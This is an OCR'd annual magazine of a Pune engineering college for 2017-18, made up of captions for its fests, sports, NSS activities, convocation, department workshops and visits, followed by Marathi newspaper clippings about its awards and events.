








Anjali Phasale, S.E. Electrical



Mrs.Veena Bhende, Asst. Prof Computer Department

# Photography













Ojas Nikumbh, S.E. Instrumentation

# Photography













Shivani Pacharne, T.E. IT

# Photography









Borhude Vinaya Pandurang, S.E. IT



Ms. Sweta M. Patil,
Asst. Prof Electronics Department




Omkar Vichare, T.E. IT

# Photography



Mrs. Reshma Totare, Asst. Prof. IT Department



Ms. Gauri Barse,
Asst.Prof Computer Department



Ms. Amrapali Chavan,
Asst.Prof Computer Department

## ALACRITY 2K18



Inauguration of Alacrity 2K18
Left to Right: Dr. Pratapsinh Kakaso Desai (Chief Guest), Dr. P. B. Mane, Mr. Ajay Patil, Mr. Nikhil Khanse



Inaugural dance by IOIT students



Cultural Event: (Fashion Show)



Cultural Event: Thump (Group Dance)



Technical Event (Drone Quid Ditch)



Technical Event (Robo Football)



Sports Event: (Table Tennis)



Sports Event: (Bike Stunts)

## ALACRITY 2K18




**Chief Guest of Annual Gathering : Ms. Rimi Sen**
Left to Right: Shri Sahebrao R. Jadhav, Shri Suresh Pratap Shinde, Actress Ms. Rimi Sen, Shri Malojiraje Chhatrapati, Shri. Nikhil Khanse



Prize Distribution of Annual Social Gathering 2018



Prize Distribution of Best College Award (Alacrity 2018) to MES COE, Wadia



Dance Performance by E&TC Dept



ALACRITY and Annual Social Gathering Team Member

# SPORTS



Engg. Day Blood Donation Camp



Inter Dep. Sports for students



Women's Football Team



Kabbaddi Tournament



Judo tournament organized by AISSMS IOIT




College Football Team



**Under 17 worlds Football Tournament Advertisement**

## Students Development Organisation



Kargil vijay diwas celebration 26/7/2017




Cyber Crime and Awareness Program 05/01/2018



Clean city awareness conducted on 28/7/2017




National youth day 12/1/2018




Traffic safety awareness programme 4/1/2018



Personality development 31/1/2018

# National Service Scheme



Street Play In Dindi At Saswad- 21/06/2017



Kargil Day- 26/7/2017



Poster Making- 3/8/2017



Cleaning At Shaniwarvada- 11/8/2017



Cleaning Awarness At Rto, Pune - 8/8/2017




Hand Wash Day- 26/9/2017



Introduction With Police Kaka For Student's Safety - 7/11/2017



Lecture On Demonetisation By Mr.neeraj Jain (lokayat) - 27/9/2017

## Convocation




From left Prof. S.M. Chaudhari, Prof. Dr. P.G. Musrif, Prof. P.A. Patil, Shri A.U. Patil, Dr. Ashok Ghatol , Shri. Suresh Shinde. Prof. Dr. P.B. Mane, Shri. S.R. Jadhav, Dr.M.P. Sardey, Prof. S.N. Zaware, Prof. H.P. Chaudhari, Prof. Dr. D.K. Shedge



Prof. Dr. P.B. Mane, Shri A.U. Patil, Shri. S.P. Shinde, Dr. Ashok Ghatol, Shri. S.R. Jadhav and Student taking Degree



Prof. Dr. P.G. Musrif, Prof. Dr. P.B. Mane, Shri A.U. Patil, Prof. Dr. D.K. Shedage, Shri. S.R. Jadhav, Shri. S.P. Shinde, Dr. Ashok Ghatol



**Standing Last row** Prof. S. S. Gadadhe, Hon. Shri Nikhil Khanse, Hon. Shri. Ajay Patil, Dr. M. C. Uttam, Hon. Shri Suresh Shinde, Hon. Shri. Bhagavanrao Salunkhe.
**Second last row** Prof Dr. P. G. Musrif, Prof. H. P. Chaudhari, Prof. S.N. Zaware, Prof. Dr. M. P. Sardey, Prof. Dr. P. B. Mane, Prof. Dr. D. K. Shedge, Prof. P. A. Patil, Prof. S. M. Chaudhari, Prof. Neha Kamble and Students

# Alumni Meet



Mr. N.D.Gaikwad, Mr. S. A. Asarkar, Mrs.Prajwal Gaikwad, Mrs. Pragati Mahale, Dr. P. B. Mane, Mr. H.P. Chaudhari, Dr. D.U. Shinde, Mrs S.V.Kulkarni, Mr. C.V. Supe, Ms. Namrata Sasane and Alumni.




Address by Principal Sir and Staff Coordinators with the Alumni.




Discussion on Funds Utilization of Alumni Association



Suggestations given by alumni for their activities



Principal Sir felicitating Alumni with Trophy.



**Dr. P. B. Mane , Principal, AISSMS IOIT receiving ISTE Bharatiya Vidya Bhavan National Award for Best Engineering College Principal.**
L to R: Shri Suresh Pratap Shinde, Hononoray Joint Secretary, AISSM Society, Dr. P. B. Mane, Principal, AISSMS IOIT, Hon'ble Dr.M.P.Poonia, Vice Chairman, All India Council for Technical Education, Prof. Dr. Navin Sheth,Vice Chancellor Gujarat Technological University, Hon'ble Dr.Pratapsinh Kakaso desai President, Indian Society For Technical Education, Hon'ble Vice Chancellor Dr. Karisiddappa,Vice Chancellor,Visvesvaraya Technological University.




**Dr. P. B. Mane , Principal, AISSMS IOIT receiving Best Principal of the year"from Computer Society of India (CSI).**
L to R :Dr.Pradeep Pendse, Member, Computer Society of India (CSI),Dr. P. B.Mane Principal, AISSMS IOIT



**Mr.H.P.Chaudhari of All India Shri Shivaji Memorial Society's Institute of Information Technology Pune for being awarded as " Lal C Verman " given by Institution of Electronics and Telecommunication.**
L to R: Shri. Ganta Srinivasa Rao Garu, HRD Minister, Andhra Pradesh, Prof. G. Nageswara Rao, VC Andhara University, Shri. Pydikondala Manikyala Rao Garu, Ex. Minister for Endowments, Govt. of Andhara Pradesh ,Mr.H.P.Chaudhari,Head of Instrumentation dept.,AISSMS IOIT,Pune,Prof. P. S. Avadhani, Principal, Andhra University College of Engineering, Prof. Dr. K T V Reddy, President, IETE.



PAPER PRESENTATION' conducted by ISA on 15th February 2018 and organised by Mrs.S.V.Kulkarni



Peer Group mentoring session organized by Mr.S.V.Malge for T.E and S.E students on 04/10/17.



Workshop on "PLC and its Interfacing" was organised and conducted by Mrs.G.S.Ingle from 18/09/17 to 22/09/17.



Students explaining their projects during a Project Competition Senseducers organised by Ms.N.S.Nagdeo



SPPU sponsored Two Days Hands-on FDP on Wavelet application in Signal & Image Processing held on 18th jan 2018- 19th Jan 2018 in Instrumentation Department AISSMS IOIT, Pune



"BIOMEDICAL LABORATORY EXHIBITION" was organized by Mrs. S. V. Kulkarni & TE Instrumentation class on 12/01/2018

# Department of Instrumentation Engineering




Fire Volunteer Program" was organized on 26th January 2018 by FSAI, in association with Fire Brigade Department PMC.



Expert lecture on “Various departments in Industry and Role of Instrumentation Engineer in Industry” by Mr. C. S. Dhamankar, Forbes Marshall, Pune, Organized by AISSMS IOIT ISA STUDENT SECTION



Department Library Exhibition Organized by Mrs. Kulkarni S.V. on dated 20/9/17



Seminar on “ Guidelines on power point presentation ”, organized and conducted by Dr. Dipali R. Shende (Instrumentation Dept.) Pune for B.E,( Instru.) students.



TE Instrumentation Engineering Students and 3 Faculty Member Mrs. Kulkarni S. V., Mr. S. M. Bedre and Mr. C. V. Supe visited to “Bal Kalyan Sanstha,Pune ”, on dated 19/7/17




Rotary club INSPIRA, Pune has conducted a workshop and panel discussion on “Feminie Hygine: Safe disposal of sanitary napkins ” which is organized by AISSMS’s, IOIT, Pune under the Internal complaints committee (ICC) on 28/06/17.

# Department of Information Technology

## BCUD sponsored 2 days State Level Workshop




BCUD sponsored 2 days State Level Workshop Inauguration function in the presence of Shri. Suresh Shinde Joint Secretory,AISSMS on "Deep Learning with Hadoop" for staff on 10/01/2018 & 11/01/2018 Conducted by Foslipy Pvt.Ltd.

## Information Technology Student Association



Information Technology Student Association & Annual Technical Magazine Inauguration

## Industrial Visit



BE industrial visit at Netgyani IT Services Pvt Ltd. Pune on 01/9/2017 Organized by:-Mrs.R.Y.Totare, Ms.S.P.Badhe, Mr.A.V.Kore



SE industrial visit at Arena Animation Pune on 16/02/2018 Organized by:- Mrs.R.Y.Totare, Mrs.R.V.Shinde, Ms.S.Chauhan

## Workshop Organized



CSI Sponsored Workshop on "Linear regression Implementation in R" for BE on 31/08/2017 conducted by Mr.Tushar Kute Organized by: Mrs. R. V. Bhosale



CSI Sponsored Workshop on "Core Java Programming" for TE on 9/9/2017 & 16/9/2017 conducted by Mr.Abhijit Bashetti Organized by: Mrs.A.S.Phapale

# Department of Information Technology

## Expert Lecture



Expert Lecture on "Advance Java " for BE students by
Mr. Sandeep Chaudhari on 08/09/2017
organized by: Ms. S. P. Badhe



Expert Lecture on "Open GL " for SE students by
Mrs. Asmita Pawar on 21/03/2018
organized by: Mrs.R.Y.Totare

## Faculty as a Resource Person




Prof.P.A.Patil and Mrs.M.K.Pathak as a resource person for ISTE sponsored one week STTP in ADCTET,Ashta on 11/12/2017



Mrs.R.Y.Totare as a resource person for expert lecture on Open GL in zeal college of engineering,Pune on 27-03-2018

## Social Visit



Social Visit to Vigyan Ashram Pabal By TE on 12/09/2017 Organized by:
Mrs. P.P.Mahale, Mrs.A.S.Phapale, Mr.P.B.Wakhare



Social Visit to Dharmaveer Shambhuraje Anathalay By SE on 11/09/2017
Organized by: Ms.J. C. Pasalkar, Mr.Amit Kore, Mr.R.A.Jamadar

## CESA Glimpse



CESA 2017-18 Inauguration by Principal Sir



Poster Presentation Competition




Robot Race Competition



Carrom Competition



Winner of Mr.CESA Competition
Mr. Swapnil Ethape



Winner of Ms.CESA Competition
Ms. Sargam Pandey

## Departmental Activities 2017-18






Expert talk on " Be Ambitious, Be Global " by Tomio Isogai, Former (ex) Managing Director, Sharp India Ltd. on 01/08/2017.




Industrial Visit SE Comp-II At
Iiser Pune On 29/08/2017



Industrial Visit Te(I & II) At
Persistent Pvt. Ltd On 09/02/2018



Social Visit Of SE (I & II)
At Baner Hills On 19/07/2017




Social Visit Of TE (II) At
Sofosh On 22/09/2017

## Departmental Activities 2017-18



IV ( TE) to wind power generation plant satara L-R Ms. M.V. Atakari, Mrs. N.S. Warade, Mr. M.M. Mulani.



Launch of electronics student association (ELEXSA) website ONE4ALL



IV to water treatment plant for BE Electronics student, L-R Mr. A.A.Chaudhari, Mr. M.M.Mulani, Mrs.M.J.Sagade, Mrs. Poojakaware.



Expert lecture on connecting cars Telematics by Mr. Sujay Bodhani for BE Electronics student.



IV to RD Electronics, Tathawade for SE Electronics Students.



IV to Vighnahar Sugar factory Junnar for TE Electronics Students, L-R Mrs. Smita Takalkar , Mrs. N.S.Warade , Mr. A.A.Chaudhari.

## Departmental Activities 2017-18



Expert lecture on business management and professionalism by Dr. Abhijit Mancharkar, director AISSMS MBA for TE Electronics student.




Social Visit of BE (Electronics) at Matoshree Vrudhashram.



Peer study group -Online quiz competition on Quiz Elexsa website (developed by TE student) for TE and BE Electronics student.



Workshop (TE) on PCB Design conducted by Smita Takalkar.



Workshop (SE) on Digital Design conducted by Vrushli Deshmukh



Industrial Visit (BE) to Durdarshan Kendra

# Department of E & TC

## College General Championship & VERITAS



College general championship - 2017 winner E & TC Department.



Chief guest for inauguration of departmental technical event "VERITAS " Miss.Amruta More (Miss India International and Asia.)

## Workshop



Former ISRO Scientist Dr.A.K.Sinha, Resource person for National level workshop "Antennas for modern wireless communication.



Students participating in Texas symposium on advanced processors.

## MoU




From L to R :Dr.M.P.Sardey,Dr. P. B. Mane, Hon. Joint Secretary ,Mr. Suresh Shinde ,Mr. Kishore, Mr. Prathmesh Ram, Texas Instruments, Bangalore and Coordinator Mrs.V.K.Patil

## TIFR Sessions



Interviews conduction for TIFR projects.

## Industrial Visit



Industrial visit to Pune Techtrol Bhosari TE A division.




Industrial visit to Police Wireless SE

## Expert Lecture



Expert lecture on 'Industrial Automation' conducted by Mr. Rajendra Joshi of Adroit Technologies.



Expert lecture on 'IOT based recent trends in mechatronics and real time examples' conducted by Mr. Mandar Khurjekar

## Sponsored Projects and Awards



Interaction with BSNL Regional Training centre officials




"Best Innovation Awards – 2018" National Competition (Level II)

# Department of Electrical Engineering

## Workshops




Workshop on PCB Design And Fabrication for TE Electrical students conducted by Mr. P. P. Mahajan on 04/09/2017



Workshop on Trouble shooting and Maintenance of Household Appliances conducted by Mr. Santosh Pawar and Mr. Udhav Waikar on 09/02/2017

## Industrial Visits and Expert Lectures



Industrial Visit to 50 W Solar Power Plant Shirsupal, Baramati on 28/09/17



Expert lecture on Electricity Bill reading and Energy Conservation by Mr. Yogendra Talware, STROM ENERGIE PVT LTD Pune- 21/3/2017

## Consultancy & Training Programs



Mr. S. V. Shelar and Mr. S. A. Asarkar along with students conducting Energy Audit at ISBM, Pune.




Training Program from 06/03/2017 to 30/04/0217for engineers from ROMAX Technology, Pune. Mrs. S. N. Powniker delivering her lecture during one of the session.

# Department of Electrical Engineering

## EESA Activities



Poster Competition on Anti Ragging -24/07/17




Enthusia Inauguration by Dr. P. B. Mane, Principal along with faculty members of electrical department – 23/08/17 & 24/08 /17

## IEI-ISTE Students' Chapter Activities



Paper Presentation competition 22/03/18




ELECTROFUNDA – Project Competition judged by Dr. Majid Ali, Director, IE(I), Kolkata along with head of Electrical department – 15/09/17

## Renewable Energy Club (REC) Activities









Akshay Urja Diwas Celebration -21/08/17
Speakers: Mr. Santosh Patni,DY EE, MAHATRANSCo and Mr. K. D. Shinde – MD, MEDA

Creating awareness drive about Energy Conservation and Electrical safety in school premises. 18/07/17 to 22/07/17

# Department of Engineering Sciences

## Departmental Activities 2017-18




Chief Guest Mr. C.S. Dhamankar, Managing Committee members Shri Sahebrao Jadhav, Shri Suresh Pratap Shinde & Shri Ajay Patil, Principal Dr. P.B.Mane unveiling the First Year News Letter 2017 during the Induction Program.




Engineers Day organised by Prof. Sanchita Navale. Chief Guest Dr. Shri. Arvind Shaligram, Guest of Honor, Dr.D.S.Bormane & Principal Dr. P.B.Mane. During the Poster Competition organised.




Shri Suresh Pratap Shinde Joint Secretary AISSMS, Shri Ajay Patil Treasurer AISSMS, Principal AISSMS IOIT Dr. P.B.Mane , H.O.D's of all the departments and organising committee members on Teachers Day 2017 coordinated by Prof. Neha Kamble.



Teaching and Non Teaching staff from FE department working on Computer Numerical Control (CNC) machine.




First Year Engineering Department organized an Engineering Maths I workshop from 20/06/17 – 23/06/17 held for students aspiring to pursue engineering. The workshop was open for all students.




Students from First Year Engineering during a State Level Conference on Emerging trends in Engineering Science along with Prof Y.P.Patil & Prof V.N.Dhanwate

# Department of Engineering Sciences

## Departmental Activities 2017-18



First Year Engineering Department organized Induction Program on 01/08/17 to welcome newly admitted First year students



First Year Engineering Department organized Industrial Visit of First Year Engineering students at ITI located at Boribhadak Pune



First Year Engineering Department organized Industrial Visit of First Year Engineering students at AjinkyaTara Sugar Industry located at Satara.




First Year Engineering Department organized Industrial Visit of First Year Engineering students at Mapro Industry located at Wai.



First Year Engineering Department organized Industrial Visit of First Year Engineering students at K-Paper Mill located at Satara.




First Year Engineering Department organized Industrial Visit of First Year Engineering students at Hydro Electric Power Generation Plant located at Bhira.

## Department of Instrumentation Engineering




## Department of Information Technology




## Department of Computer Engineering



## Department of Computer Engineering




BE 2nd Shift

## Department of Electronics Technology




## Department of Electronics & Telecommunication Engineering




BE Division A

## Department of Electronics & Telecommunication Engineering




BE Division A

## Department of Electronics & Telecommunication Engineering



BE Division C

## Department of Electrical Engineering



## Department of Engineering Science



## Teaching Staff Members



## Non Teaching Staff Members



## Media and Publication Committee



## Library



# Media Coverage

लोकमत

## स्वच्छ व स्वस्थ भारत अभियान

### पंधरवडा उपक्रम : विद्यार्थ्यांचा उत्स्फूर्त सहभाग

लोकमत न्यूज नेटवर्क

चंदननगर : आपल्या दैनंदिन जीवनातील स्वच्छतेचे महत्व आणि अस्वच्छतेचे मानवी आरोग्यावर होणारे दुष्परिणाम लक्षात घेऊन ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीचे, इन्स्टिट्यूट ऑफ इन्फॉर्मेशन टेक्नॉलॉजी, पुणे महाविद्यालयाने राष्ट्रीय सेवा योजनेच्या स्वच्छ व स्वस्थ भारत अभियान पंधरवड्याअंतर्गत विविध उपक्रमांचे आयोजन करण्यात येत आहे.

या पंधरवड्यामध्ये महाविद्यालयातील विद्यार्थ्यांकडून स्वच्छता शपथ ग्रहण करण्यात आली. राष्ट्रीय सेवा योजनेच्या स्वयंसेवकांनी महाविद्यालयाचा परिसर साफ करून घेतला.

स्वच्छता विषयावर विविध पोस्टर बनवून घेण्यात आली. मुख्य रस्त्यांवर चौकामध्ये उभे राहून हातात स्वच्छतेचे संदेश लिहिलेले पोस्टर धरून जनजागृती करण्यात आली.

लोहगडावर पुरातन वास्तू संवर्धनाचा व साफसफाईचा उपक्रम राबविण्यात आला.

स्वच्छ व स्वस्थ भारत अभियान पंधरवड्याचे उपक्रम महाविद्यालयाचे प्राचार्य डॉ. पी. बी. माने, प्रा. सचिन कोकणे, प्रा. चंद्रकांत भांगे, प्रा. शिवाजी गडधे प्रा. प्रशांत वाखारे, प्रा. साहिल थेंद्रे, प्रा. संकेत असरकर यांच्या मार्गदर्शनाखाली सुरू आहे.



पुणे शहरात विविध ठिकाणी स्वच्छता अभियान राबवताना विद्यार्थी.

## AISSMS clinches MindSpark crown

Students of the All India Shri Shivaji Memorial Society's Institute of Information Technology bagged the technical championship at the national-level technical event, MindSpark, organised by College of Engineering, Pune (COEP).

## डॉ. माने यांना पुरस्कार

ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीच्या इन्स्टिट्यूट ऑफ इन्फोर्मेशन टेक्नॉलॉजी कॉलेजचे प्राचार्य डॉ. प्रदीप बी. माने यांना कम्प्युटर सोसायटी ऑफ इंडियाकडून (सीएसआय) 'उत्कृष्ट प्राचार्य' या पुरस्काराने गौरवण्यात आले. सीएसआयतर्फे आयआयटी मुंबईतर्फे आयोजित कार्यक्रमात हा पुरस्कार देण्यात आला.

## डॉ. माने यांना उत्कृष्ट प्राचार्य पुरस्कार

ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीच्या इन्स्टिट्यूट ऑफ इन्फॉर्मेशन टेक्नॉलॉजी महाविद्यालयाचे प्राचार्य डॉ. प्रदीप माने यांना कॉम्प्युटर सोसायटी ऑफ इंडिया(सीएसआय)कडून उत्कृष्ट प्राचार्य पारितोषिक या पुरस्काराने गौरविण्यात आले. सीएसआय मुंबईचे अध्यक्ष अब्राहम कोशी, व्हीएफएस ग्लोबलचे मुख्य तंत्रज्ञान अधिकारी मुकेश जैन, महिंद्रा फायनान्सचे मुख्य माहिती अधिकारी सुरेश शान, सी.एस.आय.चे सदस्य डॉ. प्रदीप पेंडसे आदी उपस्थित होते. सी.एस.आय.तर्फे दरवर्षी शैक्षणिक समुदाय आणि महाविद्यालयाचे विद्यार्थी यांच्यातील उल्लेखनीय योगदानाबद्दल महाविद्यालयाच्या प्राचार्यांना उत्कृष्ट प्राचार्य या पुरस्काराने गौरविण्यात येते.

पुढारी

## शाहू महाराज यांना ज. थिमय्या पुरस्कार



कोल्हापूर : प्रतिनिधी

बेंगलोरच्या बिशप कॉटन बॉईज स्कूल या संस्थेच्या माजी विद्यार्थ्यांनी स्थापन केलेल्या जनरल थिमय्या मेमोरियल ट्रस्टचा जनरल थिमय्या पुरस्कार शाहू महाराज यांना जाहीर झाला आहे. शनिवारी (दि. १६) बेंगलोर येथे समारंभपूर्वक हा पुरस्कार प्रदान केला जाणार आहे.

जनरल थिमय्या १९५७ ते ६१ या काळात भारताचे लष्करप्रमुख होते. बिशप कॉटन बॉईज स्कूलचे ते माजी विद्यार्थी होते. अखिल भारतीय स्तरावर आदर्शभूत कार्य करणाऱ्या व्यक्तीस त्यांच्या नावाने पुरस्कार दिला जातो. शाहू महाराजही बिशप कॉटन बॉईज स्कूलचे माजी विद्यार्थी आहेत. महाराष्ट्रातील ऑल इंडिया शिवाजी मेमोरियल सोसायटी, डेक्कन एज्युकेशन सोसायटी, शिवाजी मराठा एज्युकेशन सोसायटी (पुणे) व छत्रपती शाहू विद्यालय (कोल्हापूर) या शैक्षणिक संस्थांचे शाहू महाराज अध्यक्ष आहेत. मुलींना सैनिकी शिक्षण मिळावे म्हणून त्यांनी तारा कमांडो फोर्स स्थापन केले आहे. याबरोबरच कुस्ती, फुटबॉल या क्रीडा प्रकारांना त्यांनी प्रोत्साहन दिले आहे. त्यांच्या या समाजकार्याचा गौरव म्हणून हा पुरस्कार जाहीर झाला असल्याची माहिती पत्रकात दिली आहे.

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## वादविवाद स्पर्धेस प्रतिसाद

हिंदी भाषा दिनाचे औचित्यसाधून ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीच्या इन्स्टिट्यूट ऑफ इन्फॉर्मेशन टेक्नॉलॉजीतर्फे महाविद्यालयात हिंदी निबंध स्पर्धा आणि वादविवाद स्पर्धा घेण्यात आली. अलका सक्सेना यांनी स्पर्धेचे परीक्षण केले. दैनंदिन जीवनात राष्ट्र भाषेचा जास्तीत जास्त वापर करायचा संकल्प विद्यार्थ्यांनी केला. या दिवशी महाविद्यालयात पूर्ण दिवस हिंदी भाषेतून संभाषण करण्यात आले. प्राचार्य डॉ. पी. बी. माने, रेश्मा तोतरे उपस्थित होते.

कॉलेजविश्व

## डॉ. माने यांना अभियांत्रिकी महाविद्यालय प्राचार्य पुरस्कार

इंडियन सोसायटी फॉर टेक्निकल एज्युकेशनतर्फे देण्यात येणारा 'भारती विद्या भवन उत्कृष्ट अभियांत्रिकी महाविद्यालय प्राचार्य पुरस्कार' यंदा ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीच्या इन्स्टिट्यूट ऑफ इन्फॉर्मेशन टेक्नॉलॉजी महाविद्यालयाचे प्राचार्य डॉ. प्रदीप माने यांना देण्यात आला. यावेळी ऑल इंडिया कौन्सिल फॉर टेक्निकल एज्युकेशनचे उपाध्यक्ष डॉ. एम. पी. पुनय्या, इंडियन सोसायटी फॉर टेक्निकल एज्युकेशनचे अध्यक्ष प्रतापसिंह देसाई, गुजरात टेक्नॉलॉजिकल युनिव्हर्सिटीचे व्हॉईस चॅन्सलर डॉ. नवीन शेठ, विश्वेश्वरया टेक्नॉलॉजिकल युनिव्हर्सिटीचे व्हॉईस चॅन्सलर डॉ. करीसिद्दाप, ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीचे मानद सहसचिव सुरेश शिंदे उपस्थित होते.



ऑल इंडिया श्री शिवाजी मेमोरियल सोसायटीत 'अलॅक्रिटी' कार्यक्रमात ध्वज उंचावताना युवक.

## राष्ट्रीय पातळीवरील 'अलॅक्रिटी'चे उद्घाटन

पुणे, ता. २२ : सांस्कृतिक, तांत्रिक आणि क्रीडा अशा विविध स्पर्धांचा संगम असलेल्या राष्ट्रीय पातळीवरील 'अलॅक्रिटी' या कार्यक्रमाचे उद्घाटन आय.एस. टी. नवी दिल्लीचे अध्यक्ष प्रतापसिंह देसाई यांच्या हस्ते झाले. हा कार्यक्रम सोहळा ऑल इंडिया श्री शिवाजी मेमोरियल सोसायटी येथे पार पडला.

या वेळी संस्थेचे सचिव सुरेश मालोजीराजे छत्रपती यांनी प्रोत्साहन दिले. तर संस्थेचे खजिनदार अजय पाटील, निखिल खणसे, भारती कॉलेज ऑफ इंजिनिअरिंगचे प्राचार्य एस. एस. शेडोकर, मार्वल इंडिया प्रा. ली.चे सीनिअर आर्किटेक्ट प्रफुल्ल वाडस्कर आदी मान्यवर उपस्थित होते.

## संक्षिप्त क्रीडावृत्त

### यादव, मोकाशी, सांगळे, घोरपडे, डोंगरे, तांबोळी, निकमला प्रथम स्थान

पुणे, ता. २३ : पुणे शहर विभागाच्या आंतरमहाविद्यालयीन गटाच्या ज्यूदो स्पर्धेत महिला गटात स्नेहांजली यादव, कोमल मोकाशी, रसिका सांगळे, माधुरी घोरपडे, ऋतुजा डोंगरे, तन्वी तांबोळी, प्रतीक्षा लोखंडे व अनिता निकमने आपापल्या गटात प्रथम स्थान मिळविले. या स्पर्धेत ४४ किलोखालील गटात सेंट मिराज महाविद्यालयाच्या स्नेहांजली यादवने प्रथम स्थान मिळविले. ४८ किलोखालील गटात पी. जोग महाविद्यालयाच्या कोमल मोकाशी व कर्वेनगरच्या श्री सिद्धिविनायक महाविद्यालयाच्या संध्याराणी पाटील, ५२ किलोखालील गटात फर्ग्युसनच्या रसिका सांगळे, आणि एआयएसएसएमएस आयओआयटीच्या दिव्या गौर यांनी पहिले दोन क्रमांक मिळविले. ५७ किलोखालील गटात मॉडर्न महाविद्यालयाच्या माधुरी घोरपडे व कर्वेनगरच्या श्री सिद्धिविनायक महाविद्यालयाच्या सिद्धी माझीरे, ६३ किलो गटात बीएमसीसीच्या ऋतुजा डोंगरे व चंद्रशेखर आगाशे महाविद्यालयाच्या अश्विनी काळे, ७० किलो गटात पी. जोग महाविद्यालयाच्या तन्वी तांबोळी व गरवारे महाविद्यालयाच्या आरती टकले यांनी पहिले दोन क्रमांक पटकाविले. कर्वेनगरच्या श्री सिद्धिविनायक महाविद्यालयाच्या प्रतीक्षा लोखंडेने ७८ किलोखालील गटात प्रथम तर पुणे विद्यापीठाच्या परवीन शेखने दुसरा क्रमांक मिळविला. तर ७८ किलोवरील गटात चंद्रशेखर आगाशे महाविद्यालयाच्या अनिता निकमने प्रथम स्थान मिळविले.

## 'सोलर पॉलिसी'वर व्याख्यान

राजीव गांधी अक्षय ऊर्जादिनानिमित्ताने ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीच्या विद्युत अभियांत्रिकी विभागातर्फे अपारंपरिक ऊर्जा मंडळांतर्गत 'सोलर पॉलिसीज फॉर इंडिया' या विषयावर व्याख्यान आयोजित केले होते. महाराष्ट्र एनर्जी डेव्हलपमेंट एजन्सीचे मुख्य व्यवस्थापक किशोर शिंदे यांचे व्याख्यान आयोजित केले होते, तसेच 'अपारंपरिक ऊर्जास्रोतांचा वापर' या विषयावर विद्यार्थ्यांनी पथनाट्य सादर केले. या वेळी प्राचार्य डॉ. प्रदीप माने, विभागप्रमुख संदीप चौधरी उपस्थित होते. सूत्रसंचालन ओंकार झांजे व विक्रम मिश्रा यांनी केले. ऋतुजा गाडगीळ यांनी आभार मानले.

## पिसर्वे येथे विशेष श्रमसंस्कार शिबिर

